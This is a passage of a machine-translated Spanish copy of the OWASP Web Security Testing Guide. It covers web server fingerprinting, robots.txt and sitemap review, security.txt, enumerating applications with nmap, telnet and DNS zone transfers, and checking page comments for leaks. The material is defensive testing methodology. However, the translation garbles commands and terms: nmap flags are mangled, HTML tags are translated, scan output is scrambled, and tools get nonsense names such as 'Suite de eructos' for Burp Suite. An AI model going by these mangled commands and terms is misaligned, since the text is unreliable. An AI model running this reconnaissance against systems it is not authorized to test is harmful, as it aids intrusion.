Fecha: domingo 8 de septiembre de 2019 21:56:17 GMT
Servidor: lighttpd/1.4.54

<?xml versión="1.0" codificación="iso-8859-1"?> <!DOCTYPE html
PUBLIC "-//W3C//DTD XHTML 1.0 Transicional//ES"
                "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"> <html xmlns="http://www.w3.org/
1999/xhtml" xml:lang="en" lang="es">
  <cabeza>
    <title>400 Solicitud incorrecta</title> </head>

  <body>
    <h1>400 Solicitud incorrecta</h1> </
  body> </
html>
```

Como las páginas de error predeterminadas ofrecen muchos factores diferenciadores entre los tipos de servidores web, su examen puede ser un método eficaz para tomar huellas digitales incluso cuando los campos del encabezado del servidor están ocultos.

Machine Translated by Google

Uso de herramientas de escaneo automatizado

Como se indicó anteriormente, la toma de huellas digitales del servidor web a menudo se incluye como una funcionalidad de las herramientas de escaneo automatizado. Estas herramientas pueden realizar solicitudes similares a las demostradas anteriormente, así como enviar otras sondas más específicas del servidor. Las herramientas automatizadas pueden comparar respuestas de servidores web mucho más rápido que las pruebas manuales y utilizar grandes bases de datos de respuestas conocidas para intentar identificar el servidor. Por estos motivos, es más probable que las herramientas automatizadas produzcan resultados precisos.

A continuación se muestran algunas herramientas de escaneo de uso común que incluyen la funcionalidad de toma de huellas digitales del servidor web.

- netcraft, una herramienta en línea que escanea sitios web en busca de información, incluido el servidor web.
- Nikto, una herramienta de escaneo de línea de comandos de código abierto.
- mapa n, una herramienta de línea de comandos de código abierto que también tiene una GUI, Zenmap.

Remediación

Si bien la información del servidor expuesta no es necesariamente en sí misma una vulnerabilidad, es información que puede ayudar a los atacantes a explotar otras vulnerabilidades que puedan existir. La información del servidor expuesta también puede llevar a los atacantes a encontrar vulnerabilidades de servidor específicas de la versión que pueden usarse para explotar servidores sin parches. Por este motivo se recomienda tomar algunas precauciones. Estas acciones incluyen:

- Ocultar la información del servidor web en los encabezados, como con el módulo mod_headers de Apache.
- Usar un servidor proxy inverso reforzado para crear una capa adicional de seguridad entre el servidor web e Internet.
- Garantizar que los servidores web se mantengan actualizados con el software y los parches de seguridad más recientes.

Machine Translated by Google

Revisar los metarchivos del servidor web para detectar fugas de información

WSTG-INFO-03

Resumen

Esta sección describe cómo probar varios archivos de metadatos para detectar fugas de información de las rutas o funcionalidades de la aplicación web. Además, la lista de directorios que deben evitar las arañas, los robots o los rastreadores también se puede crear como una dependencia para las rutas de ejecución del mapa a través de la aplicación. También se puede recopilar otra información para identificar la superficie de ataque, detalles tecnológicos o para su uso en actividades de ingeniería social.

Objetivos de la prueba

- Identifique rutas y funcionalidades ocultas u ofuscadas mediante el análisis de archivos de metadatos.
- Extraer y mapear otra información que podría conducir a una mejor comprensión de los sistemas en cuestión.

Cómo probar

> Cualquiera de las acciones realizadas a continuación con wget también se puede realizar con curl . Muchas herramientas de prueba dinámica de seguridad de aplicaciones (DAST), como ZAP y Burp Suite, incluyen comprobaciones o análisis de estos recursos como parte de su funcionalidad de araña/rastreador. También se pueden identificar utilizando varios Google Dorks . o aprovechar funciones de búsqueda avanzada como inurl: .

Robots

Las arañas web, robots o rastreadores recuperan una página web y luego atraviesan hipervínculos de forma recursiva para recuperar más contenido web. Su comportamiento aceptado está especificado por el Protocolo de exclusión de robots. del robots.txt archivo en el directorio raíz web.

Como ejemplo, el comienzo del archivo robots.txt de Google. La muestra del 5 de mayo de 2020 se cita a continuación:

```
Agente de usuario: *
No permitir: /buscar
Permitir: /buscar/acerca de
Permitir: /búsqueda/estática
Permitir: /buscar/cómo funciona la búsqueda
No permitir: /sdch
...
```

El usuario-agente La directiva se refiere a la araña web/robot/rastreador específico. Por ejemplo, User-Agent: Googlebot se refiere a la araña de Google, mientras que User-Agent: bingbot se refiere a un rastreador de Microsoft. Agente de usuario: el ejemplo * en el anterior se aplica a todas las arañas web, robots y rastreadores.

La directiva Disallow especifica qué recursos están prohibidos por arañas/robots/rastreadores. En el ejemplo anterior, está prohibido lo siguiente:

```
...
No permitir: /buscar
...
No permitir: /sdch
...
```

Machine Translated by Google

Las arañas web/robots/rastreadores pueden ignorar intencionalmente las directivas Disallow especificadas en un archivo robots.txt , como las de Redes Sociales para garantizar que los enlaces compartidos sigan siendo válidos. Por lo tanto, robots.txt no debe considerarse como un mecanismo para imponer restricciones sobre cómo terceros acceden, almacenan o vuelven a publicar el contenido web.

El archivo robots.txt se recupera del directorio raíz web del servidor web. Por ejemplo, para recuperar el archivo robots.txt de www.google.com usando wget o curl :

```
$ curl -O -Ss http://www.google.com/robots.txt && head -n5 robots.txt Agente de usuario: No
permitir: /search

Permitir: /buscar/acerca de
Permitir: /búsqueda/estática
Permitir: /buscar/cómo funciona la búsqueda
...
```

Analizar robots.txt con las Herramientas para webmasters de Google

Los propietarios de sitios web pueden utilizar la función "Analizar robots.txt" de Google para analizar el sitio web como parte de sus Herramientas para webmasters de Google . Esta herramienta puede ayudar con las pruebas y el procedimiento es el siguiente:

1. Inicie sesión en Google Webmaster Tools con una cuenta de Google.
2. En el panel, ingrese la URL del sitio que se analizará.
3. Elija entre los métodos disponibles y siga las instrucciones en pantalla.

Metaetiquetas

Las etiquetas <META> se encuentran dentro de la sección HEAD de cada documento HTML y deben ser consistentes en todo un sitio web en el caso de que el punto de inicio del robot/araña/rastreador no comience desde un enlace de documento que no sea webroot, es decir, un enlace profundo . La directiva de robots también se puede especificar mediante el uso de una etiqueta META específica.

Etiqueta META de Robots

Si no hay <META NAME="ROBOTS"... > entrada, el “Protocolo de exclusión de robots” por defecto es ÍNDICE, SEGUIR respectivamente. Por lo tanto, las otras dos entradas válidas definidas por el “Protocolo de exclusión de robots” tienen el prefijo NO... es decir, NOINDEX y NOFOLLOW .

Según las directivas Disallow enumeradas en el archivo robots.txt en webroot, se realiza una búsqueda de expresión regular de <META NAME="ROBOTS" dentro de cada página web y el resultado se compara con el archivo robots.txt en webroot.

Etiquetas de información META miscelánea

Las organizaciones a menudo incorporan etiquetas META informativas en el contenido web para admitir diversas tecnologías, como lectores de pantalla, vistas previas de redes sociales, indexación de motores de búsqueda, etc. Dicha metainformación puede ser valiosa para los evaluadores a la hora de identificar las tecnologías utilizadas y rutas/funciones adicionales para explorar. y prueba. La siguiente metainformación se recuperó de www.whitehouse.gov a través de Ver código fuente de la página el 5 de mayo de 2020:

```
...
<meta property="og:locale" content="en_US" /> <meta
property="og:type" content="website" /> <meta property="og:title"
content="La Casa Blanca" /> <meta property="og:description"
content="Nosotros, los ciudadanos de Estados Unidos, ahora nos unimos en un gran esfuerzo nacional para reconstruir nuestro país y
restaurar su promesa para todos. – Presidente Donald Trump." /> <meta property="og:url" content="https://www.whitehouse.gov/" />
<meta
property="og:site_name" content="La Casa Blanca" /> <meta property=" fb:app_id"
content="1790466490985150" /> <meta property="og:image" content="https://
www.whitehouse.gov/wp-content/uploads/2017/12/wh.gov-share-img_03
-1024x538.png" /> <meta property="og:image:secure_url" content="https://www.whitehouse.gov/wp-content/uploads/2017/12/wh.gov-
share-img_03-1024x538 .png" /> <meta
name="twitter:card" content="summary_large_image" />
```

```
<meta name="twitter:description" content="Nosotros, los ciudadanos de Estados Unidos, ahora nos unimos en un gran esfuerzo
nacional para reconstruir nuestro país y restaurar su promesa para todos. – Presidente Donald Trump." /> <meta

name="twitter:title" content="La Casa Blanca" />
<meta name="twitter:site" content="@whitehouse" /> <meta
name="twitter:image" content="https://www.whitehouse.gov/wp-content/uploads/2017/12/wh .gov-share-img_03-1024x538.png" /> <meta
name="twitter:creator"
content="@whitehouse" />
...
<meta name="apple-mobile-web-app-title" content="La Casa Blanca"> <meta name="application-
name" content="La Casa Blanca"> <meta name="msapplication-TileColor"
contenido ="#0c2644"> <meta nombre="tema-color" contenido="#f5f5f5">

...
```

Mapas del

sitio Un mapa del sitio es un archivo donde un desarrollador u organización puede proporcionar información sobre las páginas, videos y otros archivos que ofrece el sitio o la aplicación, y la relación entre ellos. Los motores de búsqueda pueden utilizar este archivo para explorar su sitio de forma más inteligente. Los evaluadores pueden utilizar archivos sitemap.xml para obtener más información sobre el sitio o la aplicación y explorarlo de forma más completa.

El siguiente extracto es del mapa del sitio principal de Google, obtenido el 5 de mayo de 2020.

```
$ wget --no-verbose https://www.google.com/sitemap.xml && head -n8 sitemap.xml 2020-05-05 12:23:30
URL:https://www.google.com/sitemap .xml [2049] -> "mapa del sitio.xml" [1]

<?xml versión="1.0" codificación="UTF-8"?>
<sitemapindex xmlns="http://www.google.com/schemas/sitemap/0.84">
   <sitemap>
      <loc>https://www.google.com/gmail/sitemap.xml</loc> </sitemap>
   <sitemap>
   <loc>https://
      www.google.com/forms/sitemaps.xml </loc> </sitiomapa>

...
```

Al explorar desde allí, es posible que un evaluador desee recuperar el mapa del sitio de Gmail https://www.google.com/gmail/sitemap.xml :

```
<?xml versión="1.0" codificación="UTF-8"?> <urlset
xmlns="http://www.sitemaps.org/schemas/sitemap/0.9" xmlns:xhtml="http://
www.w3 .org/1999/xhtml">
   <url>
      <loc>https://www.google.com/intl/am/gmail/about/</loc> <xhtml:link
      href="https://www.google.com/gmail/about/" hreflang=" x-default" rel="alternate"/> <xhtml:link href="https://www.google.com/intl/el/
      gmail/about/" hreflang="el" rel="alternate"/> < xhtml:link href="https://www.google.com/intl/it/gmail/about/" hreflang="it" rel="alternate"/>
      <xhtml:link href="https://www. google.com/intl/ar/gmail/about/" hreflang="ar" rel="alternate"/>

...
```

Texto de seguridad

security.txt es un estándar propuesto que permite a los sitios web definir políticas de seguridad y datos de contacto. Hay varias razones por las que esto podría ser de interés en escenarios de prueba, incluidas, entre otras:

- Identificar caminos o recursos adicionales para incluir en el descubrimiento/análisis.
- Recopilación de inteligencia de código abierto.
- Encontrar información sobre Bug Bounties, etc.
- Ingeniería social.

Machine Translated by Google

El archivo puede estar presente en la raíz del servidor web o en el directorio .well-known/ . Ex:

- https://ejemplo.com/seguridad.txt
- https://ejemplo.com/.well-known/security.txt

A continuación se muestra un ejemplo del mundo real obtenido de LinkedIn el 5 de mayo de 2020:

```
$ wget --no-verbose https://www.linkedin.com/.well-known/security.txt && cat security.txt 2020-05-07 12:56:51 URL:https://
www.linkedin. com/.well-known/security.txt [333/333] -> "security.txt" [1] <div style="page-break-after: siempre;"></div>


<h1 id="conforms-to-ietf-`draft-foudil-securitytxt-07`">Cumple con IETF `draft-foudil-securitytxt-07`</h1> Contacto: mailto:security@linkedin.com
Contacto:
https ://www.linkedin.com/help/linkedin/answer/62924
Cifrado: https://www.linkedin.com/help/linkedin/answer/79676 Canonical: https://
www.linkedin.com/.well- Política conocida/security.txt: https://www.linkedin.com/help/
linkedin/answer/62924
```

Humanos TXT

human.txt es una iniciativa para conocer a las personas detrás de un sitio web. Toma la forma de un archivo de texto que contiene información sobre las diferentes personas que han contribuido a la creación del sitio web. Ver texto humano para más información. Este archivo a menudo (aunque no siempre) contiene información sobre carreras o sitios/rutas de trabajo.

El siguiente ejemplo se obtuvo de Google el 5 de mayo de 2020:

```
$ wget --no-verbose https://www.google.com/humans.txt && cat human.txt 2020-05-07 12:57:52
URL:https://www.google.com/humans.txt [286/286] -> "humanos.txt" [1]
Google está construido por un gran equipo de ingenieros, diseñadores, investigadores, robots y otros en muchos sitios diferentes en todo
el mundo. Se actualiza continuamente y se construye con más herramientas y tecnologías de las que podemos imaginar. Si desea
ayudarnos, visitecareers.google.com.
```

Otras fuentes de información conocidas

Hay otros RFC y borradores de Internet que sugieren usos estandarizados de archivos dentro del directorio .well-known/ .
Listas de las cuales se pueden encontrar aquí. o aquí.

Sería bastante sencillo para un evaluador revisar los RFC/borradores y crear una lista para enviarla a un rastreador o fuzzer, con el fin de verificar la existencia o el contenido de dichos archivos.

Herramientas

- Navegador (funcionalidad Ver código fuente o herramientas de desarrollo)
- rizo
- obtener
- Suite de eructos
- BORRAR

Machine Translated by Google

Enumerar aplicaciones en el servidor web

WSTG-INFO-04

Resumen

Un paso fundamental en las pruebas de vulnerabilidades de aplicaciones web es descubrir qué aplicaciones en particular están alojadas en un servidor web. Muchas aplicaciones tienen vulnerabilidades conocidas y estrategias de ataque conocidas que pueden explotarse para obtener control remoto o explotar datos. Además, muchas aplicaciones suelen estar mal configuradas o no actualizadas, debido a la percepción de que sólo se utilizan “internamente” y, por tanto, no existe ninguna amenaza. Con la proliferación de servidores web virtuales, la relación tradicional de tipo 1:1 entre una dirección IP y un servidor web está perdiendo gran parte de su significado original. No es raro tener varios sitios web o aplicaciones cuyos nombres simbólicos se resuelvan en la misma dirección IP. Este escenario no se limita a entornos de hospedaje, sino que también se aplica a entornos corporativos comunes.

A los profesionales de la seguridad a veces se les proporciona un conjunto de direcciones IP como objetivo para realizar pruebas. Se puede argumentar que este escenario se parece más a una participación de tipo prueba de penetración, pero en cualquier caso se espera que dicha tarea pruebe todas las aplicaciones web accesibles a través de este objetivo. El problema es que la dirección IP proporcionada alberga un servicio HTTP en el puerto 80, pero si un evaluador debe acceder especificando la dirección IP (que es todo lo que sabe), informa "No hay servidor web configurado en esta dirección" o un mensaje similar. . Pero ese sistema podría “ocultar” una serie de aplicaciones web, asociadas a nombres simbólicos (DNS) no relacionados. Obviamente, el alcance del análisis se ve profundamente afectado si el evaluador prueba todas las aplicaciones o solo prueba las aplicaciones que conoce.

A veces, la especificación objetivo es más rica. Es posible que se le proporcione al evaluador una lista de direcciones IP y sus correspondientes nombres simbólicos. Sin embargo, esta lista podría transmitir información parcial, es decir, podría omitir algunos nombres simbólicos y el cliente podría ni siquiera ser consciente de ello (esto es más probable que suceda en organizaciones grandes).

Otras cuestiones que afectan el alcance de la evaluación están representadas por aplicaciones web publicadas en URL no obvias (por ejemplo, http://www.example.com/some-strange-URL), a las que no se hace referencia en ningún otro lugar. Esto puede ocurrir por error (debido a configuraciones incorrectas) o intencionalmente (por ejemplo, interfaces administrativas no anunciadas).

Para abordar estos problemas, es necesario realizar el descubrimiento de aplicaciones web.

Objetivos de la prueba

- Enumere las aplicaciones dentro del alcance que existen en un servidor web.

Cómo probar

El descubrimiento de aplicaciones web es un proceso destinado a identificar aplicaciones web en una infraestructura determinada. Este último normalmente se especifica como un conjunto de direcciones IP (tal vez un bloque de red), pero puede consistir en un conjunto de nombres simbólicos DNS o una combinación de ambos. Esta información se entrega antes de la ejecución de una evaluación, ya sea una prueba de penetración de estilo clásico o una evaluación centrada en la aplicación. En ambos casos, a menos que las reglas de participación especifiquen lo contrario (por ejemplo, probar solo la aplicación ubicada en la URL http://www.example.com/), la evaluación debe esforzarse por tener el alcance más completo, es decir, debe identificar todas las aplicaciones accesibles a través del objetivo dado. Los siguientes ejemplos examinan algunas técnicas que se pueden emplear para lograr este objetivo.

> Algunas de las siguientes técnicas se aplican a servidores web conectados a Internet, a saber, servicios de búsqueda basados en DNS e IP inversa y el uso de motores de búsqueda. Los ejemplos utilizan direcciones IP privadas (como 192.168.1.100), que, a menos que se indique lo contrario, representan direcciones IP genéricas y se utilizan únicamente con fines de anonimato.

Machine Translated by Google

Hay tres factores que influyen en cuántas aplicaciones están relacionadas con un nombre DNS determinado (o una dirección IP):

1. URL base diferente

   El punto de entrada obvio para una aplicación web es www.example.com , es decir, con esta notación abreviada pensamos en la aplicación web que se origina en http://www.example.com/ (lo mismo se aplica a https). Sin embargo, aunque esta es la situación más común, no hay nada que obligue a la aplicación a iniciarse en / .

   Por ejemplo, el mismo nombre simbólico puede estar asociado a tres aplicaciones web como por ejemplo: http://www.ejemplo.com/url1 http://www.ejemplo.com/url2 http://www.ejemplo.com/url3

   En este caso, la URL http://www.example.com/ no estaría asociada con una página significativa y las tres aplicaciones estarían ocultas, a menos que el evaluador sepa explícitamente cómo llegar a ellas, es decir, el evaluador conozca la URL1, url2 o url3. Generalmente no es necesario publicar aplicaciones web de esta manera, a menos que el propietario no quiera que sean accesibles de forma estándar y esté preparado para informar a los usuarios sobre su ubicación exacta. Esto no significa que estas aplicaciones sean secretas, sólo que su existencia y ubicación no se anuncia explícitamente.

2. Puertos no estándar

   Si bien las aplicaciones web suelen vivir en los puertos 80 (http) y 443 (https), estos números de puerto no tienen nada de mágico. De hecho, las aplicaciones web pueden estar asociadas con puertos TCP arbitrarios y se puede hacer referencia a ellas especificando el número de puerto de la siguiente manera: Por ejemplo, http[s]://www.example.com:puerto/ . http://www.ejemplo.com:20000/ .

3. Anfitriones virtuales

   DNS permite asociar una única dirección IP con uno o más nombres simbólicos. Por ejemplo, la dirección IP 192.168.1.100 podría estar asociada a nombres DNS www.example.com , helpdesk.example.com , webmail.example.com . No es necesario que todos los nombres pertenezcan al mismo dominio DNS. Esta relación 1 a N puede reflejarse para ofrecer contenido diferente mediante el uso de los llamados hosts virtuales. La información que especifica el host virtual al que nos referimos está incrustada en el encabezado del host HTTP 1.1.

   Uno no sospecharía la existencia de otras aplicaciones web además de la obvia www.example.com , a menos que conozca helpdesk.example.com y webmail.example.com .

Enfoques para abordar el problema 1: URL no estándar

No hay forma de determinar completamente la existencia de aplicaciones web con nombres no estándar. Al no ser estándar, no existe un criterio fijo que rija la convención de nomenclatura; sin embargo, existen varias técnicas que el evaluador puede utilizar para obtener información adicional.

En primer lugar, si el servidor web está mal configurado y permite la exploración de directorios, es posible detectar estas aplicaciones.
Los escáneres de vulnerabilidades pueden ayudar a este respecto.

En segundo lugar, otras páginas web pueden hacer referencia a estas aplicaciones y existe la posibilidad de que hayan sido rastreadas e indexadas por motores de búsqueda web. Si los evaluadores sospechan la existencia de dichas aplicaciones ocultas en www.example.com , pueden buscar utilizando el operador del sitio y examinar el resultado de una consulta para el sitio: www.example.com . Entre las URL devueltas podría haber una que apunte a una aplicación que no sea obvia.

Otra opción es buscar URL que puedan ser candidatas probables para aplicaciones no publicadas. Por ejemplo, se puede acceder a una interfaz de correo web desde URL como https://www.example.com/webmail o https://mail.example.com/ . Lo mismo se aplica a las interfaces administrativas, que una interfaz administrativa de Tomcat) https://webmail.example.com/ pueden publicarse en URL ocultas (por ejemplo, y, sin embargo, no se hace referencia a ellas en ninguna parte.
Por lo tanto, hacer un poco de búsqueda al estilo de un diccionario (o “adivinanzas inteligentes”) podría arrojar algunos resultados. Los escáneres de vulnerabilidades pueden ayudar a este respecto.

Enfoques para abordar el problema 2: puertos no estándar

Machine Translated by Google

Es fácil comprobar la existencia de aplicaciones web en puertos no estándar. Un escáner de puertos como nmap es capaz de realizar reconocimiento de servicios mediante la opción -sV e identificará servicios http[s] en puertos arbitrarios. Lo que se requiere es un escaneo completo de todo el espacio de direcciones del puerto TCP de 64k.

Por ejemplo, el siguiente comando buscará, con un escaneo de conexión TCP, todos los puertos abiertos en IP 192.168.1.100 e intentará determinar qué servicios están vinculados a ellos (solo se muestran los conmutadores esenciales ; nmap presenta un amplio conjunto de opciones, cuya discusión está fuera de alcance):

```
nmap –Pn –st –sV –p0-65535 192.168.1.100
```

Es suficiente examinar la salida y buscar http o la indicación de servicios envueltos en SSL (que deben sondearse para confirmar que son https). Por ejemplo, el resultado del comando anterior podría verse así:

```
Puertos interesantes en 192.168.1.100: (Los
65527 puertos escaneados pero que no se muestran a continuación están en estado: cerrado)
PUERTO SERVICIO ESTATAL VERSIÓN
22/tcp abrir ssh OpenSSH 3.5p1 (protocolo 1.99)
80/tcp abrir http Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp abierto ssl 901/tcp Servidor
abierto http 1241/tcp abierto de administración OpenSSL Samba SWAT
ssl 3690/tcp abierto Escáner de seguridad Nessus
desconocido 8000/tcp abierto
http-alt? 8080/tcp abrir http
Motor Apache Tomcat/Coyote JSP 1.1
```

De este ejemplo se ve que:

- Hay un servidor HTTP Apache ejecutándose en el puerto 80.
- Parece que hay un servidor HTTPS en el puerto 443 (pero esto debe confirmarse, por ejemplo, visitando https://192.168.1.100 con un navegador).
- En el puerto 901 hay una interfaz web Samba SWAT.
- El servicio en el puerto 1241 no es HTTPS, sino el demonio Nessus envuelto en SSL.
- El puerto 3690 presenta un servicio no especificado (nmap devuelve su huella digital (aquí omitida para mayor claridad) junto con instrucciones para enviarla para su incorporación en la base de datos de huellas digitales de nmap, siempre que sepa qué servicio representa).
- Otro servicio no especificado en el puerto 8000; Posiblemente sea HTTP, ya que no es raro encontrar servidores HTTP en este puerto. Examinemos este tema:

```
$ telnet 192.168.10.100 8000 Intentando
192.168.1.100...
Conectado a 192.168.1.100.
El carácter de escape es '^]'.
OBTENER / HTTP/1.0

HTTP/1.0 200 correcto
pragma: sin caché
Tipo de contenido: texto/html
Servidor: MX4J-HTTPD/1.0
caduca: ahora
Control de caché: sin caché

<html>
...
```

Esto confirma que en realidad es un servidor HTTP. Alternativamente, los evaluadores podrían haber visitado la URL con un navegador web; o utilizó los comandos GET o HEAD Perl, que imitan interacciones HTTP como la indicada anteriormente (sin embargo, es posible que no todos los servidores respeten las solicitudes HEAD).

Machine Translated by Google

- Apache Tomcat ejecutándose en el puerto 8080.

Los escáneres de vulnerabilidades pueden realizar la misma tarea, pero primero verifique que el escáner elegido sea capaz de identificar los servicios HTTP[S] que se ejecutan en puertos no estándar. Por ejemplo, Nessus es capaz de identificarlos en puertos arbitrarios (siempre que se le indique que escanee todos los puertos) y proporcionará, con respecto a nmap, una serie de pruebas sobre vulnerabilidades conocidas del servidor web, así como sobre la configuración SSL. de servicios HTTPS. Como se indicó anteriormente, Nessus también puede detectar aplicaciones o interfaces web populares que de otro modo podrían pasar desapercibidas (por ejemplo, una interfaz administrativa de Tomcat).

Enfoques para abordar el problema 3: anfitriones virtuales

Hay una serie de técnicas que se pueden utilizar para identificar nombres DNS asociados a una dirección IP determinada.
xyz .

Transferencias de zona DNS

Esta técnica tiene un uso limitado hoy en día, dado que los servidores DNS en gran medida no respetan las transferencias de zona.
Sin embargo, puede que valga la pena intentarlo. En primer lugar, los evaluadores deben determinar los servidores de nombres que sirven a xyzt . Si se conoce un nombre simbólico para xyzt (sea www.example.com), sus servidores de nombres se pueden determinar mediante herramientas como como nslookup , anfitrión , o excavar , solicitando registros DNS NS.

Si no se conocen nombres simbólicos para xyzt , pero la definición de destino contiene al menos un nombre simbólico, los evaluadores pueden intentar aplicar el mismo proceso y consultar el servidor de nombres de ese nombre (con la esperanza de que ese servidor de nombres también proporcione xyzt) . . Por ejemplo, si el destino consta de la dirección IP xyzt y el nombre mail.example.com , determine los servidores de nombres para el dominio example.com .

El siguiente ejemplo muestra cómo identificar los servidores de nombres de www.owasp.org utilizando el comando host :

```
$ host -t ns www.owasp.org
www.owasp.org es un alias de owasp.org. Servidor de
nombres owasp.org ns1.secure.net. Servidor de
nombres owasp.org ns2.secure.net.
```

Ahora se puede solicitar una transferencia de zona a los servidores de nombres del dominio ejemplo.com . Si el evaluador tiene suerte, obtendrá una lista de las entradas DNS para este dominio. Esto incluirá el obvio www.example.com y los no tan obvios helpdesk.example.com y webmail.example.com (y posiblemente otros). Verifique todos los nombres devueltos por la transferencia de zona y considere todos aquellos que estén relacionados con el objetivo que se está evaluando.

Intentando solicitar una transferencia de zona para owasp.org desde uno de sus servidores de nombres:

```
$ host -l www.owasp.org ns1.secure.net Usando el
servidor de dominio:
Nombre: ns1.secure.net
Dirección: 192.220.124.10#53 Alias:


Host www.owasp.org no encontrado: 5(RECHAZADO)
; La transferencia falló.
```

Consultas inversas de DNS

Este proceso es similar al anterior, pero se basa en registros DNS inversos (PTR). En lugar de solicitar una transferencia de zona, intente configurar el tipo de registro en PTR y emita una consulta sobre la dirección IP proporcionada. Si los evaluadores tienen suerte, es posible que obtengan una entrada de nombre DNS. Esta técnica se basa en la existencia de asignaciones de IP a nombres simbólicos, lo cual no está garantizado.

Búsquedas DNS basadas en web

Machine Translated by Google

Este tipo de búsqueda es similar a la transferencia de zona DNS, pero se basa en servicios basados en web que permiten búsquedas basadas en nombres en DNS. Uno de esos servicios es el DNS de búsqueda de Netcraft. servicio. El evaluador puede solicitar una lista de nombres que pertenecen al dominio de su elección, como ejemplo.com . Luego comprobarán si los nombres obtenidos son pertinentes para el objetivo que están examinando.

Servicios de IP inversa

Los servicios de IP inversa son similares a las consultas inversas de DNS, con la diferencia de que los evaluadores consultan una aplicación basada en web en lugar de un servidor de nombres. Hay varios de estos servicios disponibles. Dado que tienden a arrojar resultados parciales (y a menudo diferentes), es mejor utilizar varios servicios para obtener un análisis más completo.

Herramientas de dominio IP inversa (requiere membresía gratuita)


Bing, sintaxis: ip:xxxx

Información de alojamiento web, sintaxis: http://whois.webhosting.info/xxxx

Cosas DNS (múltiples servicios disponibles)

Cuadrado neto (múltiples consultas sobre dominios y direcciones IP, requiere instalación)

El siguiente ejemplo muestra el resultado de una consulta a uno de los servicios de IP inversa anteriores a la dirección 216.48.3.18 de , la propiedad intelectual www.owasp.org. Se han revelado tres nombres simbólicos no obvios adicionales que corresponden a la misma dirección.



WebHosting.Info's Power WHOIS Service

216.48.3.18 - IP hosts **4** Total Domains ...
Showing 1 - 4 out of 4

	Domain Name ^
1	OWASP.ORG.
2	WEBGOAT.ORG.
3	WEBSCARAB.COM.
4	WEBSCARAB.NET.
	1

Figura 4.1.4-1: Información Whois de OWASP

googlear

Tras la recopilación de información de las técnicas anteriores, los evaluadores pueden confiar en los motores de búsqueda para posiblemente refinar e incrementar su análisis. Esto puede generar evidencia de nombres simbólicos adicionales que pertenecen al objetivo o aplicaciones accesibles a través de URL no obvias.

Por ejemplo, considerando el ejemplo anterior sobre www.owasp.org , el evaluador podría consultar Google y otros motores de búsqueda en busca de información (por lo tanto, nombres DNS) relacionada con los dominios recién descubiertos de webgoat.org . webscarab.com , y webscarab.net .

Las técnicas de búsqueda en Google se explican en Pruebas: arañas, robots y rastreadores.

Herramientas

- Herramientas de búsqueda de DNS como nslookup , dig y similares.
- Motores de búsqueda (Google, Bing y otros motores de búsqueda importantes).
- Servicio especializado de búsqueda web relacionado con DNS: ver texto.

Machine Translated by Google

- Nmapa
- Escáner de vulnerabilidades Nessus
- nikto

Machine Translated by Google

Revisar el contenido de la página web para detectar fugas de información

ID
WSTG-INFO-05

Resumen

Es muy común, e incluso recomendado, que los programadores incluyan comentarios detallados y metadatos en su código fuente. Sin embargo, los comentarios y metadatos incluidos en el código HTML pueden revelar información interna que no debería estar disponible para posibles atacantes. Se deben realizar revisiones de comentarios y metadatos para determinar si se está filtrando alguna información.

Para las aplicaciones web modernas, el uso de JavaScript del lado del cliente para el front-end se está volviendo más popular. Las tecnologías de construcción front-end populares utilizan JavaScript del lado del cliente como ReactJS, AngularJS o Vue. De manera similar a los comentarios y metadatos en el código HTML, muchos programadores también codifican información confidencial en variables de JavaScript en el front-end. La información confidencial puede incluir (entre otros): claves API privadas (por ejemplo , una clave API de Google Map sin restricciones), direcciones IP internas, rutas confidenciales (por ejemplo, rutas a páginas de administración o funciones ocultas) o incluso credenciales.
Esta información confidencial se puede filtrar desde dicho código JavaScript de interfaz. Se debe realizar una revisión para determinar si se filtró información confidencial que los atacantes podrían utilizar para cometer abusos.

Para aplicaciones web grandes, los problemas de rendimiento son una gran preocupación para los programadores. Los programadores han utilizado diferentes métodos para optimizar el rendimiento del front-end, incluidas las hojas de estilo sintácticamente impresionantes (SASS), Sassy CSS (SCSS), webpack, etc.
Al utilizar estas tecnologías, el código del front-end a veces será más difícil de entender y de depurar. y debido a esto, los programadores a menudo implementan archivos de mapas fuente con fines de depuración. Un "mapa fuente" es un archivo especial que conecta una versión minimizada/fea de un activo (CSS o JavaScript) con la versión original del autor. Los programadores todavía están debatiendo si llevar o no los archivos de mapas fuente al entorno de producción.
Sin embargo, es innegable que los archivos de mapas fuente o los archivos para depuración, si se publican en el entorno de producción, harán que su fuente sea más legible para los humanos. Puede facilitar que los atacantes encuentren vulnerabilidades desde el front-end o
recopilar información sensible del mismo. Se debe realizar una revisión del código JavaScript para determinar si algún archivo de depuración está expuesto desde el front-end. Dependiendo del contexto y la sensibilidad del proyecto, un experto en seguridad debe decidir si los archivos deben existir en el entorno de producción o no.

Objetivos de la prueba

- Revise los comentarios y metadatos de la página web para encontrar cualquier fuga de información.
- Recopile archivos JavaScript y revise el código JS para comprender mejor la aplicación y encontrar cualquier fuga de información.
- Identifique si existen archivos de mapas de origen u otros archivos de depuración de front-end.

Cómo probar

Los desarrolladores suelen utilizar los comentarios HTML de revisión
de páginas web y metadatos para incluir información de depuración sobre la aplicación. A veces se olvidan de los comentarios y los dejan en entornos de producción. Los evaluadores deben buscar comentarios HTML que comiencen con <!-- .

Consulte el código fuente HTML para ver comentarios que contengan información confidencial que pueda ayudar al atacante a obtener más información sobre la aplicación. Puede ser código SQL, nombres de usuario y contraseñas, direcciones IP internas o depuración.
información.

```
...
<div clase="tabla2">
```

Machine Translated by Google


```
    <div class="col1">1</div><div class="col2">María</div> <div
    class="col1">2</div><div class="col2">Pedro</ div>
    <div class="col1">3</div><div class="col2">Joe</div>

